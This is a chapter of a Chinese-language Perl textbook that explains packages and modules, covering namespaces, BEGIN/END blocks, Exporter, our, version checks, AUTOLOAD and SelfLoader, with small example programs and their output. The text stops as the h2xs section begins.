保密性是编程中的大问题。在 Perl 中，通过把程序分开到半自治空间，给我们提供了一些隐私权。这样就不必担心与程序其他部分的冲突。分开程序需使用 Perl 包，它在 Perl 中创建名字空间。名字空间为标识符提供自己的全局范围。换句话说，它作为私有编程空间起作用。

事实上，在 Perl 中没有“全局”的东西。全局范围实际上意味着包范围。创建包时，需确保代码不与其他代码里的变量或者子程序互相干涉。这样，可以放置打算在包中重新使用的代码。

除了包，还可以创建模块，模块是特殊的包，可以很容易加载，可以与其他代码和类很好地结合。类形成面向对象编程的基础。我们将在本章中学习包和模块，在下一章中学习类。

#### 17.1.1 包

包的代码可放置在包自己的文件或者多个文件中，甚至在同一文件中创建几个包。为了转换到另一个包（因此有一个新的名字空间），需使用 `package` 语句。下面是包的例子，该包存储在文件 `package1.pl` 中：

```
package package1;

BEGIN { }

sub subroutine1 {print "Hello!\n";}
return 1;

END { }
```

使用 `package` 语句转换到新包 `package1`。

注意上面例子中的 `BEGIN` 和 `END` 子程序。`BEGIN` 子程序可以容纳初始化代码，在包中第一个被调用。`END` 子程序可以容纳清除代码，最后调用它。在 Perl 中，`BEGIN` 和 `END` 称作隐式子程序（也就是说，它们被 Perl 调用，并且因为它们被隐式调用，其名称按照惯例全部用大写字母）。对于这些特殊的子程序，`sub` 关键字是可选的。

还要注意，在上面这个包中定义了子程序 `subroutine1`。Perl 可以从使用该包的代码获得

该子程序。

你可能还注意到，该代码返回一个真值（也就是说，语句返回 1），来暗示 Perl 包代码正常载入，准备运行（我们将会经常看到这个简短的 1，在包和模块的最后一行，情形是相同的，因为最后求出的值是包或模块的返回值。在本书中，通常倾向于更为清楚的 `return 1;`）。

为了利用该包中的代码，可以在程序中使用 `require` 语句，如下：

```
require 'package1.pl';
```

现在，可以通过用带有包分隔符`::`的包名限制标识符，来引用 `package1` 中的标识符。如下所示：

```
require 'package1.pl';
package1::subroutine1();

Hello!
```

---

**注意：**过去，包分隔符为单引号`'`。但是，现在转换为`::`，以跟随其他语言的潮流。

---

还可以在包中放置其他标识符，如变量：

```
package package1;

BEGIN { }

$variable1 = 1;
sub subroutine1 {print "Hello!\n";}
return 1;

END { }
```

为了用其他代码引用该变量，可以使用正规的前缀反引用运算符，如`$:`：`$package1::variable1`（注意，不能访问用 `my` 声明的词汇变量，这些变量为模块私有）。

```
require 'package1.pl';
package1::subroutine1();
print $package1::variable1;

Hello!
1
```

默认包是 `main`。因此如果忽略包名，Perl 会使用 `main`，这意味着`$main::variable1` 与 `$::variable1` 是相同的。

事实上，我们可以自动输出名称如 `subroutine1` 到当前代码的名字空间中。这意味着不必用包名限制子程序名。为了实现该任务，我们使用一个模块。

### 17.1.2 模块

模块是存储于单一文件中的包，与包名相同，且带有扩展名`.pm`。Perl 的惯例是：模块名的首字母大写。模块内的代码可以输出其符号到代码（我们在该代码中使用模块）的符号表中，因此，不必用模块名限制这些符号。

例如，我们创建了一个名为 `Module1` 的模块，存储到 `Module1.pm` 文件中。该模块使用 Perl 的 `Exporter` 模块输出子程序 `subroutine1`，如下：

```
package Module1;

BEGIN {
    use Exporter();
    @ISA = qw(Exporter);
    @EXPORT = qw(&subroutine1);
}

sub subroutine1 {print "Hello!\n";}
return 1;
END { }
```

现在，可以在其他代码中使用该模块。

放置 `require` 语句到代码中来加载包时，包在运行期间被载入。然而，放置 `use` 语句到代码中时，包被即刻载入（与 `use` 和 `require` 一起被载入的文件的默认扩展名为`.pm`）。更多有关 `use` 与 `require` 之间区别的详细信息，请参见 14 章的“深入分析”节。

例如，我们添加 `Module1` 到另一个程序，并按照如下方式调用自动被输出子程序 `subroutine1`：

```
use Module1;
subroutine1();

Hello!
```

还有关于包的更多知识：可以嵌套包；允许输出符号，而不是默认输出；如果使用 `AUTOLOAD` 子程序，甚至可以调用实际上并不存在的子程序。

实际上，可以使用名为 `h2xs` 的 Perl 应用程序创建模块模板。在本章中将讲述怎样实现这项任务。使用 `h2xs` 开发的模块能够通过如下所示的标准模块安装例行程序（参见第 14 章中的“安装模块”主题，以得到所有详细信息）：

```
%perl Makefile.PL
%make
%make test
%make install
```

---

**提示：**在你的系统上，可能没有安装 `h2xs`。如果没有安装，请要求系统管理员安装，如果有的话，可以学习有关 `h2xs` 的事情。

---



使用 `h2xs`，我们可以创建足够专业化可提交到 CPAN 的模块。事实上，这些模块甚至支持针对特殊平台的二进制代码。在这里也将会看到这些是如何实现的。在本章中，我们将编写会被作为模块一部分编译且调用的 C 语言代码，给出一个简单接口，来从 Perl 调用 C 语言代码。

在“快速解决方案”中，我们会讲述这些。

## 17.2 快速解决方案

### 17.2.1 创建包

可能会遇到这种情况：用到了已经用过的变量或子程序名。这是常见的问题，解决方案也很普通，创建新的包。

为了创建或者转换到包中，使用 `package` 语句：

```
package
package NAMESPACE
```

对于指定的包，`package` 语句把程序转换到名字空间中，也就是全局符号空间。

如果不指定包名，则 Perl 没有当前包。而且，必须用包名来完全限制所有符号名。

---

**提示：**这甚至比 `use strict` 附注还要严格，因为还需限制子程序名。

---

可以在同一文件中声明多个包，或者把一个包散布到几个文件。但是，每个文件通常存储一个包。下面的例子中，在 `package1.pl` 文件中存储 `package1` 包，文件有这些内容（注意，返回真值，指示包已被成功载入）：

```
package package1;
sub subroutine1 {print "Hello!\n";}
return 1;
```

为了从另一个包中的代码获得该包中的代码，可以使用 `require` 语句（默认情况下，`require` 假定正在请求文件的扩展名为 `.pm`。因此，如果扩展名不是 `.pm`，则必须提供文件名全称）。

运行期间（不是编译期间），`require` 语句从请求的文件中添加代码。请求了一个包后，可以通过用包名和包分隔符 `::` 完全限制符号名称，来引用包中的符号。如下：

```
require 'package1.pl';
package1::subroutine1();

Hello!
```

包不是必须存储到自身的文件中。可以像上面的代码位于文件中一样完成上述事情，因为 Perl 遇到 `package` 语句时，自动转换到新的名字空间（注意，由于 `package1` 位于同一文件

中，我们不必为包加载器从 `package1` 返回真值）：

```
package1::subroutine1();          #subroutine1 called in package main
package package1;                #subroutine1 defined in package package1
sub subroutine1 {print "Hello!\n";}

Hello!
```

包的符号表存储于与包同名、附带包分隔符的哈希表中，如 `package1::`。

---

**提示：**尽管包定义了新的名字空间，在 `main` 符号表（称为 `main::`）中，Perl 实际上保留所有包符号（字母或者下划线开头的符号除外）。

---

### 17.2.2 创建包构造函数：BEGIN

包很好，但有一个问题：必须在包中初始化子程序包中使用的变量。有如此多的子程序，以致于不知道该先调用哪个。实际上，可以使用 **BEGIN** 子程序简单地初始化包中的变量和代码。

初始化包中的代码可以使用 **BEGIN** 子程序。代码编译期间（甚至在文件的其余部分被 Perl 分析之前），该子程序运行。借用面向对象编程的术语，**BEGIN** 称为包构造函数。

可以使用 **BEGIN** 初始化包，如下面的例子所示。其中，把数值 “`Hello!\n`” 给包变量 `$variable1`（注意，**BEGIN** 前的关键字 `sub` 是可选的）。

```
package package1;

sub BEGIN
{
    $text = "Hello!\n";
}

sub subroutine1 {print $text}

return 1;
```

Perl 运行 **BEGIN** 子程序后，立即将该子程序放到范围之外（顺便提及，这意味着我们永远不能自己调用 **BEGIN**，**BEGIN** 只能由 Perl 内含调用）。

由于已经初始化了 `$text` 变量，我们可以在调用 `package1` 的代码中使用该变量：

```
require 'package1.pl';
package1::subroutine1();

Hello!
```

因为 **BEGIN** 运行得很早，所以，它是放置包中子程序原型的好地方，如果想使用原型。事实上，在 Perl 中，附注经常用 **BEGIN** 子程序实现，因为 **BEGIN** 子程序运行于其他任何程序之前，影响编译器。

最后要注意的一点：甚至可以在包中使用多个 **BEGIN** 子程序。如果这样做了，这些 **BEGIN** 子程序按照 Perl 遇到它们的顺序执行。

### 17.2.3 创建包析构函数：END

**BEGIN** 子程序能够在包中代码被从其他包实际调用之前，初始化包中的代码。但是，又有一个问题：包完成后，需将执行代码清除。这项任务可以使用 **END** 子程序解决。

正如使用 **BEGIN** 初始化包一样，可以使用包中的 **END** 子程序运行代码来清除并关闭可能已经打开的资源。这是最后一件事情（即 Perl 解释程序退出时）（然而，因为程序可能在 Perl 到达 **END** 之前不正常中断，不要指望 **END** 被调用）。**END** 子程序被称为包析构函数。

在下面的例子中，从 **END** 子程序中打印一条消息：

```
package package1;

sub BEGIN
{
    $text = "Hello!\n";
}

sub subroutine1 {print $text}
return 1;

sub END
{
    print "Thank you for using package1!\n";
}
```

当调用 **END** 时，得到下面的结果：

```
require 'package1.pl';
package1::subroutine1();

Hello!
Thank you for using package1!
```

一个文件中可以有多个 **END** 子程序，这些 **END** 子程序按照与定义相反的顺序执行（这样，与前面的 **BEGIN** 子程序匹配）。

还要注意，**END** 子程序中的变量 **\$?** 保存脚本打算用以退出的数值。而且，可以在 **END** 中对变量 **\$?** 赋值（由于这个原因，在 **END** 中，应该慎用语句，如系统调用，它自动赋值给 **\$?**）。

### 17.2.4 确定当前包名

在有很多包的情况下，使用 **\_\_PACKAGE\_\_** 标识符可以确定位于哪个包内。

使用内置标识符 **\_\_PACKAGE\_\_** 可确定当前包名。例如，从 **package1** 中的子程序 **subroutine1** 打印当前包名。如下：



```
package package1;

BEGIN { }

sub subroutine1 {print _ _PACKAGE_ _;}
return 1;

END { }
```

调用 `subroutine1` 时，得到下面的结果：

```
require 'package1.pl';
package1::subroutine1();

package1
```

### 17.2.5 跨过文件界线拆分包

你可能会遇到这样的问题：编写一个相当大的包，在代码编辑器中，内存用完了，不能处理这样大的文件。这时，可以把包分成几个文件。

可以很容易地领会如何在同一文件中创建几个包——只需多次使用 `package` 语句，要求多少次就用多少次。但是，怎样跨过文件界线拆分包呢？

这项任务也很容易——只需使用 `package` 语句在两个或更多个文件中声明同一个包。例如，假设有下面的代码，在文件 `file1.pl` 中定义了 `hello` 子程序（注意，设置当前包为 `package1`）：

```
package package1;

BEGIN {}

sub hello{print "Hello!\n";}
return 1;

END {}
```

还可以有另一个文件 `file2.pl`，在这个文件中，同样设置包为 `package1`，并且定义一个名为 `hello2` 的子程序：

```
package package1;

BEGIN {}

sub hello2{print "Hello again!\n";}
return 1;

END {}
```

现在，可以在代码中请求 `file1.pl` 和 `file2.pl`，并使用来自同一包 `package1` 的 `hello` 和 `hello2`。包 `package1` 在以上两个文件中都定义了。

```
require 'file1.pl';
```

```
require 'file2.pl';

package1::hello();
package1::hello2();

Hello!
Hello again!
```

可以看到，文件界线不是必须为包界线。如果在文件界线上拆分包，Perl 没有异议，只要使用 `package` 语句把想把代码放在哪个包弄清楚即可。

### 17.2.6 用our跨过包设置全局范围

现在有这样一个问题：有一些想在文件中全局化的变量，但这些变量位于该文件的不同包内。怎么办呢？可以使用 `our` 声明。

`Our` 是在 Perl v5.6.0 中引进的，声名变量为封装块内、文件内或者 `eval` 语句内的有效的全局变量。这些声明与 `my` 语句的区别在于，没有创建局部变量。这可以从例子中很好地看出。包定义自己的范围，因此，如果在包中用如下方法声明一个变量，

```
package package1;
$data = 7;
```

则在另一个包中，该变量不可用，如下（注意，因为 `$data` 不在第二个包的范围内，这里的结果为 `"$data ="`）：

```
package package1;
$data = 7;

package package2;
print "\$data = " . $data;

$data =
```

另一方面，可以使用 `our` 声明使 `$data` 对于整个文件以及文件中的所有包为全局变量：

```
package package1;
our $data;
$data = 7;

package package2;
print "\$data = " . $data;
```

运行上面的例子时，发现现在 `$data` 在第二个包的范围内：

```
$data = 7
```

### 17.2.7 创建模块

创建包很容易，但是，创建 Perl 模块呢？在包含模块时，想让子程序名自动导出到代码中，应当怎么办？其实，创建模块和创建包一样容易。

Perl 模块就是包，在 Perl 中，包在与包同名的文件中定义，扩展名为 `.pm`（使用该扩展名使得 `use` 或者 `require` 模块更容易些，因为这些语句默认使用该扩展名）。

例如，用如下方法设置名为 `Module1.pm` 的模块：

```
package Module1;

BEGIN { }

sub subroutine1 {print "Hello!\n";}
return 1;

END { }
```

模块可以导出符号到程序的名字空间中，因此，使用这些符号时，不必用模块名和包分隔符作为这些符号的开端（如果愿意，也可以）。参见下面几个主题，以得到完整的详细信息。还要参见本章中的主题“用 `h2xs` 创建专业模块和模块模板”，看看如何创建专业风格的模块模板。

### 17.2.8 默认从模块导出符号

要创建一个模块，以便向代码添加模块时，会自动导出 `datacruncher` 子程序。怎么实现呢？很简单，使用 `Exporter` 模块即可。

如果使用 Perl 的 `Exporter` 模块，可以从模块默认导出符号。用代码使用一个模块时，将调用该模块的 `import` 方法，用以确定要导入什么符号（方法是对象的子程序，参见下一章来了解更多的详细信息）。`Exporter` 模块可以设置 `import` 方法。

例如，在 `Module1` 模块中，可以通过使用 `Exporter` 模块导出 `subroutine1` 子程序。在这个例子中，使用 `@ISA` 数组指示 Perl 检测 `Exporter` 模块，查找在当前模块中找不到的方法——尤其是 `import` 方法。

```
package Module1;

BEGIN
{
    use Exporter();
    @ISA = qw(Exporter);
    @EXPORT = qw(&subroutine1);
}

sub subroutine1 {print "Hello!\n";}
return 1;

END { }
```

如果有其他符号要导出，可以将这些符号添加到 `@EXPORT` 数组：`@EXPORT = qw(&subroutine1 &subroutine2 &subroutine3 $variable1)`。

现在，当有代码使用该模块时，`subroutine1` 被自动添加到该代码的名字空间。这意味着



不必使用 `subroutine1` 的模块名限制 `subroutine1`，就可以调用它。

```
use Module1;
subroutine1();

Hello!
```

注意，还可以默认指出哪些符号可以导出了，而哪些符号不要导出。要得到详细信息，请参见下一个主题。

### 17.2.9 允许符号从模块中导出

像变量和子程序名一样自动导出符号的功能很好。但是，如果新模块有许多符号，不能确定把它们都自动导出，应当怎么办？解决方法是：可以标记可导出的符号。这意味着这些符号不会自动导出，但可以根据请求导出。

尽管我们可以默认从模块导出符号，但是，做这件事情时，应该小心（毕竟，包和模块的目的是为了避免产生混乱的名字空间）。可选的办法是：通过把可从模块导出的符号放在 `@EXPORT_OK` 数组里，并使用 Perl 的 `Exporter` 模块，来指出这些符号可以从模块中导出。

```
package Module1;

BEGIN
{
    use Exporter();
    @ISA = qw(Exporter);
    @EXPORT_OK = qw(&subroutine1);
}

sub subroutine1 {print "Hello!\n";}
return 1;

END { }
```

现在，使用该模块的代码可以导入子程序 `subroutine1`，但是，该子程序不是默认导出的。下面是如何从另一个包内的代码明确地导入 `subroutine1`：

```
use Module1 qw(&subroutine1);
subroutine1();

Hello!
```

注意，如果通过使用 `use` 语句，提供要导入的符号表（如上所示），除了指定的符号（如果存在，且可以导出），没有其他符号被自动导入。

### 17.2.10 阻止自动符号导入

在 Perl 中，模块可以自动导出符号。如果使用了一个模块，而该模块定义了与已经使用的子程序名同名的子程序，被导入的子程序将重写我们的子程序。这并不是问题，可以关闭

自动符号导入，并且只导入明确要导入的符号。

如果不想默认让我们使用的模块导出任何符号到代码符号表中，在 `use` 语句内的模块名之后添加一对空的圆括号。

例如，如果 `Module1` 默认导出 `subroutine1`，可以用如下方式关闭该导出：

```
use Module1();
subroutine1();

Undefined subroutine &main::subroutine1 called at script1.pl line 2.
```

如果模块导出与自己的符号相冲突的一个或几个符号，该技巧是很好的。

### 17.2.11 阻止符号导出

默认情况下，使用我们模块的代码不能从我们的模块导入符号，除非将这些符号导出，或者标记这些符号，表示要导出。然而，如果想明确指出不想从模块导出符号，若用 `Exporter` 模块的话，可以将该符号列到数组 `@EXPORT_FAIL` 中。

例如，我们编写模块 `Uptime.pm`，在 Unix 和 Windows 中使用它。该模块导出 `uptime` 子程序，`uptime` 子程序反勾号运算符（```）调用 Unix 的 `uptime` 命令（`uptime` 命令指示系统启动多久了）。

然而，Windows 没有 `uptime` 命令。因此，如果代码正在 Windows 内执行（用 `$^O` 检测，`$^O` 为包含操作系统名称的预定义变量），我们阻止 `uptime` 子程序的导出：

```
package Uptime;

BEGIN
{
    use Exporter();
    @ISA = qw(Exporter);
    if ($^O ne 'MSWin32') {
        @EXPORT = qw(&uptime);
    } else {
        print "Sorry, no uptime available in Win32.\n";
        @EXPORT_FAIL = qw(&uptime);
    }
}

sub uptime {print 'uptime';}
return 1;

END { }
```

在后面的 `script1.pl` 中，试图从 `uptime` 模块使用 `uptime` 子程序：

```
use Uptime;
uptime();
```

在 Unix 中，得到如下类似的东西：

```
2:45pm up 44 days, 20:32, 15 users, load average: 2.21, 1.48, 0.93
```

但是，在 Windows 中，得到下面的结果：

```
Sorry, no uptime available in Win32.  
Undefined subroutine &main::uptime called at script1.pl line 2.
```

相关解决方案参见 10.2.32 节 “\$^O：操作系统名称”。

### 17.2.12 不带import方法的导出

有人使用我们编写的模块时，自动调用该模块的 `import` 方法。`Import` 方法导入模块导出的符号。有些模块实现其本身的 `import` 方法，这意味着 Perl 附带的 `Exporter` 模块的模块不会被调用。但是，可以使用 `Exporter` 模块的 `export_to_level` 方法做自己的导出。

在自己的 `import` 方法中，通常使用 `export_to_level`。例如，用自定义的导入方法从 `Module1` 导出变量 `$variable1`（在这种情况下，导入方法做很少的事情——仅打印 `"In import"` 并且导出 `$variable1`）：

```
package Module1;  
  
BEGIN {  
  
    use Exporter();  
  
    @ISA = qw(Exporter);  
    @EXPORT = qw ($variable1);  
  
    $variable1 = 100;  
  
    sub import  
    {  
        print "In import\n";  
        Module1->export_to_level(1, @EXPORT);  
    }  
  
    return 1;  
  
END {  
}
```

在这种情况下，上升一个等级导出符号到调用模块。因此，传递 1 到 `export_to_level` 和包含要导出符号的数组。现在，可以用其他代码使用 `Module1`，而且，`$variable` 会被自动导出：

```
use Module1;  
print "\$variable1 = ", $variable1;  
  
In import  
$variable1 = 100
```



### 17.2.13 在编译期间用未知包名限制符号

现在又遇到了一个问题：想从 `Circle` 包或 `Rectangle` 包中使用 `draw` 子程序，直到代码实际运行并且用户确定了使用哪个包，我们不知道要用哪个包。这样，不能在代码中使用特定的包名作为限定词——如 `Circle::draw` 或 `Rectangle::draw`。希望能够像处理变量（如 `$package::draw`）一样（在运行期间填充）处理包限定词。实际上，如果把包限定词变成符号引用，就可以像处理变量一样处理它了。

考虑下面的例子，该例子表明了如何用直到运行期间才知道的包名来限定符号。在这种情况下，使用两个模块：`Module1` 和 `Module2`。两个模块都有一个子程序（在不同模块中其作用不同），并且两个模块都有一个 `$variable1` 变量（在不同的模块中容纳不同的数值）。

**Module1** 如下：

```
package Module1;

BEGIN
{
    use Exporter();
    @ISA = qw(Exporter);
    @EXPORT = qw(&subroutine1 $variable1);
}

sub subroutine1 {print "Hello!\n";}
$variable1 = 100;

return 1;

END { }
```

下面是 **Module2**：

```
package Module2;

BEGIN
{
    use Exporter();
    @ISA = qw(Exporter);
    @EXPORT = qw(&subroutine1 $variable1);
}

sub subroutine1 {print "Hi!\n";}
$variable1 = 500;

return 1;

END { }
```

下面，让两个模块来发挥作用。首先，添加上面两个模块到代码中：

```
require Module1;
require Module2;
```

现在,通过创建并使用对 `Module1` 中子程序 `subroutine1` 的符号引用,可以调用该子程序,如下:

```
require Module1;
require Module2;

$module = Module1;
$subname = subroutine1;

$callme = $module . '::' . $subname;
&{$callme};
```

通过用如下方法创建并使用对 `Module1` 中变量 `$variable1` 的符号引用,可以使用该变量:

```
require Module1;
require Module2;

$module = Module1;
$subname = subroutine1;

$callme = $module . '::' . $subname;
&{$callme};

$module = Module1;
$variablename = variable1;

$sprintme = $module . '::' . $variablename;
print "The variable = $sprintme";

Hello!
The variable = Module1::variable1
```

这里要明确的是,我们在运行期间而不是编译期间,组合想要符号的完全受限名称。然后,把该名称作为符号引用使用,指向想要的符号。

这样,就可以处理要求用包名完全限定的符号了,哪怕直到运行期间才知道包。

#### 17.2.14 重新定义内置子程序

有人不喜欢 `exit` 函数,因为它中断执行,用户不再能从运行程序中受益。其实,通过从另一个模块输入一个新的版本,就可以重新定义 `exit` 或者另一个函数。

下面的例子通过从模块 `Module1` 输入另一个版本,覆盖 Perl 程序中的 `exit` 函数。`Module1.pm` 看起来像下面的样子。其中,新的 `exit` 函数仅打印一则消息。

```
package Module1;

BEGIN
{
    use Exporter();
    @ISA = qw(Exporter);
    @EXPORT = qw(&exit);
}
```

```
sub exit {print "Why do you want to quit?\n";}

return 1;

END { }
```

现在，可以添加 `Module1` 到程序中。试图使用 `exit` 函数时，得到下面的结果：

```
use Module1;

exit;
print "I'm still here!";

Why do you want to quit?
I'm still here!
```

注意，为了真正退出程序，如果用户真想这样做，可以使用伪包 `CORE: CORE::exit`。`CORE` 伪包通常保存最初的内置函数。如果覆盖这些函数中的一个，仍旧可以通过使用 `CORE` 得到该函数。

相关解决方案参见 7.2.26 节“覆盖内置子程序”。

### 17.2.15 创建嵌套模块

现在，我们已经有许多模块了，如 `Calculate`、`Compile` 和 `Crunch`，因此，想把这些模块组织为名为 `NP` 的主模块的子模块。这样，可以得到 `NP::Calculate`、`NP::Compile`、`NP::Crunch` 等。怎样实现这项任务呢？让往下看。

第 12 章中处理诸如 `Term::Cap` 的模块时介绍过，模块可以嵌套。即 `Cap` 是 `Term` 模块的子模块。

模块不是字面上嵌套的（即不是把 `Cap` 写到 `Term` 模块的定义里面）。而是，因为搜索模块时，Perl 把包分隔符 `::` 作为目录分隔符处理（即在 Unix 中，`Module1::Code1` 变成 `Module1/Code1`，在 Windows 中，变为 `Module1\Code1`），我们把子模块放置到其父模块下的目录里。

在下面的例子中，创建模块 `Module1::Code1`，并使用来自该模块的 `subroutine1` 子程序。为了编写 `Module1::Code1`，首先创建一个新目录 `Module1`（为了能够继续跟下去，应该确保该目录位于 `@INC` 路径内。例如，创建 `Module1` 目录，作为当前目录的子目录，或者作为 `Perl lib` 目录的子目录，模块通常存储于 `Perl lib` 目录）。然后，把 `Code1.pm` 放置到该目录内：

```
package Module1::Code1;

BEGIN
{
    use Exporter();
    @ISA = qw(Exporter);
    @EXPORT = qw(&subroutine1);
}
```



```
sub subroutine1 {print "Hello!\n";}

return 1;

END { }
```

尤其要注意，该模块名称用 `package` 语句指定，是 `Module1::Code1`，不仅仅为 `Code1`（这是模块的实际名称。Perl 不进行名称的逐级分析，如 `Module1::Code1`，首先找到 `Module1`，然后是 `Module1::Code1`）。

下面，我们可以自由地使用 `Module1::Code1` 内的 `subroutine1`，打印 `Hello!`：

```
use Module1::Code1;
subroutine1();

Hello!
```

注意，用 Perl 的 `h2xs` 实用程序创建的模块将自动为我们的模块所创建，并基于创建模块时给出的模块名，安装正确的子目录级别。即如果创建 `NP::Crunch` 模块，`h2xs` 将自动创建适当的目录结构（参见本章中后面的“用 `h2xs` 创建专业模块和模块模板”）。

相关解决方案参见 12.2.18 节“`Term::Cap`：定位光标以显示文本”。

### 17.2.16 设置并检测模块版本号

可能会遇到这样的问题：使用了模块的过期版本，且失败了。但是，很久以前更新了该模块，且新版本应该运行良好。解决这个问题方法是：给模块设置版本号，并坚持让用户使用最新版本。

由于我们正在创建模块，其他程序员可以使用我们的代码。但是，如果他们没代码的正确版本，会怎样呢？通过使用 `Exporter` 模块，可以实现版本检测。为了实现这些，只需在处理 `Exporter` 时，设置变量 `$VERSION`。如本例所示，其中，设置 `Module1` 的版本号为 1.00：

```
package Module1;

BEGIN { }

use Exporter();

@ISA = qw(Exporter);
@EXPORT = qw ($variable1);

$VERSION = 1.00;

return 1;

END { }
```

这样，有人使用 `Module1` 时，他通过如上使用 `Exporter` 的 `require_version` 方法，可以检测该模块的版本。如果要求的版本与实际版本不匹配，将会产生错误，如下：

```
use Module1();
```

```
Module1->require_version(2.00);

Module1 2 required--this is only version 1
(Module1.pm) at usem.pl line 2
```

### 17.2.17 在模块中自动加载子程序

我们遇到了如下问题：假设模块使用了 53 个其他模块，如果一下子把它们全部加载，将耗尽内存空间。解决问题的办法是：只加载需要的模块，并通过使用 AUTOLOAD 子程序加载。

当调用不存在的子程序时，除非已经定义了 AUTOLOAD 子程序，否则将出现错误。调用不存在的子程序时，会调用 AUTOLOAD 子程序。而且，正在调用的子程序名称存储于变量 \$AUTOLOAD 中。传递到不存在子程序的参数在数组 @\_ 中被传递到 AUTOLOAD。

通常，被调用的子程序不是真正不存在的，它存在于一个模块中，在必要时再加载该模块。这时，通过使用 require 语句，可以加载该模块（这就是该过程称为自动加载的原因）。

考虑一个例子。要创建 Autoload.pm 模块来处理自动加载，并调用 subroutine1 子程序。Subroutine1 实际上位于模块 Module1 中，程序开始时，不加载模块 Module1。为了实现这些，将下面的代码放到 loadsub.pl 程序中：

```
use Autoload;
subroutine1();
```

运行 loadsub.pl 时，Perl 将调用 Autoload 模块中的 AUTOLOAD 子程序，查找 subroutine1。如下创建 Autoload.pm 模块：首先，按照如下方式输出 AUTOLOAD 子程序。

```
package Autoload;

BEGIN
{
    use Exporter ();
    @ISA          = qw(Exporter);
    @EXPORT       = qw(&AUTOLOAD);
}
```

然后，在 AUTOLOAD 子程序中，除去所有包限定词的被调用子程序的名称，并且检验子程序是否为 subroutine1：

```
package Autoload;

BEGIN
{
    use Exporter ();
    @ISA          = qw(Exporter);
    @EXPORT       = qw(&AUTOLOAD);
}

sub AUTOLOAD ()
{
```

```

    my $subroutine = $AUTOLOAD;
    $subroutine =~ s/.*:://;

    if ($subroutine eq 'subroutine1') {
        .
        .
        .
    }
}

```

如果 Perl 搜索的子程序是 `subroutine1`，在 `Module1` 中用 `require` 语句加载并且调用 `subroutine1`，如下：

```

package Autoload;

BEGIN
{
    use Exporter ();
    @ISA          = qw(Exporter);
    @EXPORT       = qw(&AUTOLOAD);
}

sub AUTOLOAD ()
{
    my $subroutine = $AUTOLOAD;
    $subroutine =~ s/.*:://;

    if ($subroutine eq 'subroutine1') {
        require Module1;
        &Module1::subroutine1;
    }
}

return 1;

END { }

```

**Module1.pm** 如下。注意，子程序 `subroutine1` 仅仅打印 “Hello!\n”。

```

package Module1;

BEGIN
{
    use Exporter();
    @ISA = qw(Exporter);
    @EXPORT = qw(&subroutine1 $variable1);
}

sub subroutine1 {print "Hello!\n";}
$variable1 = 100;

return 1;

END { }

```



该代码的结果为：运行 `loadsub.pl` 时，Perl 调用 `Autoload.pm` 模块中的 `AUTOLOAD` 来查找 `subroutine1`。`AUTOLOAD` 子程序中的代码先确认 Perl 正在查找 `subroutine1`，然后加载 `subroutine1` 子程序的模块。最后，该代码调用 `subroutine1`，`subroutine1` 打印消息。在控制台上，出现如下内容：

```
%perl loadsub.pl  
Hello!
```

### 17.2.18 用AUTOLOAD仿真子程序

你可能会遇到这样的问题：向代码中添加 400 个新的子程序，即使所有这些子程序是一样的，也要占用整个周末的时间。解决方案是：使用 `AUTOLOAD` 创建一个函数模板，或者仿真这些子程序。

有时，被调用的子程序可能不存在。在这种情况下，可以使用 `AUTOLOAD` 子程序仿真它。例如，通过封装被调用的子程序和其参数到反勾号中，可以使用 `AUTOLOAD`，让程序员把系统命令作为子程序使用。

在下面的例子中，创建了一个 `Autoload.pm` 模块，该模块使用 `AUTOLOAD` 子程序显示被调用的、不存在的子程序的名称和参数。被调用的子程序名称在 `$AUTOLOAD` 中传递到 `AUTOLOAD`，子程序的参数在 `@_` 中传递。注意，必须在该模块中明确地输出 `AUTOLOAD` 子程序。

```
package Autoload;  
  
BEGIN  
{  
    use Exporter ();  
    @ISA          = qw(Exporter);  
    @EXPORT       = qw(&AUTOLOAD);  
}  
  
sub AUTOLOAD ()  
{  
    my $subroutine = $AUTOLOAD;  
    $subroutine =~ s/.*:://;  
    print "You called $subroutine with these arguments: ", join(", ", @_);  
}  
  
return 1;  
  
END { }
```

`$AUTOLOAD` 中子程序的名称是完全限定的。例如，如果使用下面的代码调用名为 `printem` 的、不存在的子程序，`$AUTOLOAD` 包含 `'main::printem'`：

```
use Autoload;
```

```
printem (1, 2, 3);
```

在 `Autoload.pm` 中, 去掉了所有被调用子程序的名称, 真实的名称除外。因此, 调用 `printem` 的结果如下:

```
You called printem with these arguments: 1, 2, 3
```

既然知道哪个子程序被调用了, 用什么参数调用了, 就可以通过使用 `require` 语句, 自由地加载包含那个子程序的模块, 或者, 可以在 `AUTOLOAD` 自身中, 仿真那个子程序。

### 17.2.19 使用AutoLoader和SelfLoader

模块代码变得相当大时, 有好的方法来处理吗? 答案是: 使用 `AutoLoader` 或者 `SelfLoader`。

如果不想把模块内的代码同时加载和编译, 可以分解代码。一种分解方法是: 使用 `AutoLoader` 和 `SelfSplit` 模块。

为了使用 `AutoSplit`, 把标记 `__END__` 放置到模块内的子程序前面, 这样, 编译器将忽略这些子程序, 使用 `AutoSplit` 的 `autosplit` 方法分解模块。

`AutoSplit` 模块把模块的子程序分解成文件, 扩展名为 `.al`。而且, 把这些文件放置到名为 `auto` 的目录的子目录里。例如, 如果有一个 `sub1` 子程序, 该子程序的代码存储在 `auto/sub1.al` 中。`AutoSplit` 也为 `autoloader` 创建名为 `autosplit.ix` 的索引。

为了使用来自最近分解模块的子程序, 可以使用 `AutoLoader` 模块的默认 `AUTOLOAD` 方法:

```
use AutoLoader 'AUTOLOAD';
```

这样, 当调用不能找到的子程序时, `AutoLoader` 模块将搜索 `autoload.ix`, 来查找该子程序的条目。如果找到, 被加载且编译。

还可以使用 `SelfLoader` 模块按需要加载并编译子程序。为了使用 `SelfLoader` 模块, 把子程序的定义放置到标记 `__DATA__` (不是 `__END__`) 之后, 这样, 编译器将忽略子程序。调用子程序时, `SelfLoader` 模块将编译并加载它们。

在这个例子中, 使用 `SelfLoader` 处理 `Module1` 模块内的 `subroutine1` 子程序:

```
package Module1;

BEGIN
{
    use Exporter();
    use SelfLoader();
    @ISA = qw(Exporter SelfLoader);
    @EXPORT = qw(&subroutine1);
}

return 1;
```



```
END { }
```

```
__DATA__
sub subroutine1 {print "Hello!\n";}
```

可以用下面的方法从另一个模块到达 Module1 的 subroutine1（注意，subroutine1 直到被调用才加载并编译）：

```
use Module1;
subroutine1();

Hello!
```

### 17.2.20 用h2xs创建专业模块和模块模板

要创建一个模块，以发布一个很好的数学例程。该数学例程取出数字，并将数字加倍。为了完成这项任务，最好使用 h2xs 创建一个模块模板，并将代码放置到该模板中。

